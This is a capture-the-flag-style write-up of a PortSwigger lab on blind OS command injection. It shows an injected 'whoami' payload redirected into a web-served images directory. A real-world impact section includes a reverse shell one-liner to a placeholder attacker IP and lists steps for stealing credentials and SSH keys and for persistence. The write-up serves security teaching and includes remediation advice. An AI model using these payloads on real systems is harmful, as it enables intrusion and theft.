Blind OS Command Injection with Output Redirection
Table of Contents
| Platform | PortSwigger Web Security Academy |
| Topic | OS command injection |
| Lab | Blind OS command injection with output redirection |
| Difficulty | Practitioner |
| Goal | Run whoami and read its output |
| Tools | Burp Suite (Proxy + Repeater) |
The idea#
This is another blind injection: the feedback function runs a shell command
with our input but returns nothing useful. Last time we proved execution with a
time delay
. This time
we actually want the output of whoami, so we redirect it into a file inside a
directory the web server will happily serve back to us, then just request that
file.
Same starting point as the time-delay lab#
The injection point and Burp setup are identical to the previous lab, so I won’t repeat the screenshots. If you skipped it, follow Finding the injection point in the time-delay writeup. In short:
- Open the Submit feedback form and submit it once to see the blind “Thank you” response.
- Capture the
POST /feedback/submitrequest in Burp and send it to Repeater. - Enable “URL-encode as you type” in Repeater.
The vulnerable parameter is again email. What’s new here is where we send
the output.
Finding a directory we can read back#

The output has to land somewhere we can retrieve over HTTP. The shop’s product images are the clue. Right-click any product image and open it in a new tab:
The image is served by an endpoint that takes a filename:

That tells us two things: the web root’s image directory is
/var/www/images/, and anything we can write there we can read back through
/image?filename=.
Exploitation: write the output, then read it#
Step 1: redirect whoami into the images directory#
In Repeater, inject the email parameter so whoami’s output is written to a
file under /var/www/images/. The > operator redirects a command’s output into
a file instead of printing it, so whoami > /var/www/images/output.txt writes the
username into a file in the server’s images directory. The || (shell OR) pair
wraps it the same way as the time-delay lab, keeping the surrounding command valid
on either side:
email=test@test.com||whoami>/var/www/images/output.txt||On the server the injected line becomes roughly:
<mail-command> ... test@test.com || whoami > /var/www/images/output.txt || ...
The response is the same empty {} as always. Blind, as expected, but the
command still ran and created output.txt.
Step 2: retrieve the file through the image endpoint#
Now request that file through the image loader:
/image?filename=output.txt
The page shows the current username, which is the output of whoami. We’ve
exfiltrated command output from a blind vulnerability. The lab is solved.
Real-world impact#
Reading command output through a file you control proves arbitrary OS command execution; the blindness is an inconvenience, not a limit on impact. The same foothold escalates fast in a real, authorized engagement, for example:
- Interactive access — pipe a reverse shell back to your own box (a
bash -i >& /dev/tcp/<attacker-ip>/<listening-port> 0>&1orncone-liner) for a hands-on session instead of writing and reading one file at a time. - Credential & key theft — redirect the output of sensitive files you can
read (
/etc/passwd,.env, SSH private keys like~/.ssh/id_rsa) into the same web-readable location, or exfiltrate them out-of-band (over a separate channel such as DNS or an HTTP request to a server you control). - Lateral movement — reuse harvested SSH keys or passwords to log into the host or pivot to other machines on the network.
- Persistence & exfiltration — append your key to
~/.ssh/authorized_keys, add a cron job, or stage sensitive data for exfiltration.
It’s the same command execution you used to read command output, just pointed at a real objective, which is why these bugs rate critical. Only ever against systems you are authorized to test.
Remediation#
- Don’t call the OS shell with user input. Prefer safe, purpose-built APIs.
- If a shell command is unavoidable, pass arguments as an array/argv so
metacharacters and redirection (
|,>) are never interpreted. - Validate input against a strict allow-list, and serve static files from a
fixed path with no user-controlled filename (the
/image?filename=endpoint is a second bug: it should not read arbitrary files).
A concrete, generic example of the safe form, passing arguments as a list so no
shell parses them (and so > can’t redirect anything):
# Unsafe: the email is concatenated into a shell string
os.system("mail -s subject " + email)

# Safe: arguments passed as a list, with no shell involved
subprocess.run(["mail", "-s", "subject", email], shell=False)
Key takeaways#
- When output is blind but the app serves files, redirect output to a
web-readable directory (
command > /var/www/images/out.txt) and fetch it. - Recon the app for any “read a file” feature (image loaders, download links); they double as both the write target’s read path and, often, a Local File Inclusion (LFI), where a file-reading feature can be pointed at files it was never meant to serve.
- The two-stage pattern (inject, then retrieve separately) is cleaner and more reliable than trying to do everything in one request.
Related posts#
- OS Command Injection: Simple Case — the reflected-output starting point.
- Blind OS Command Injection with Time Delays — proving blind execution by timing.
- Shakabrah — the same bug class on a full OffSec machine, injection to root.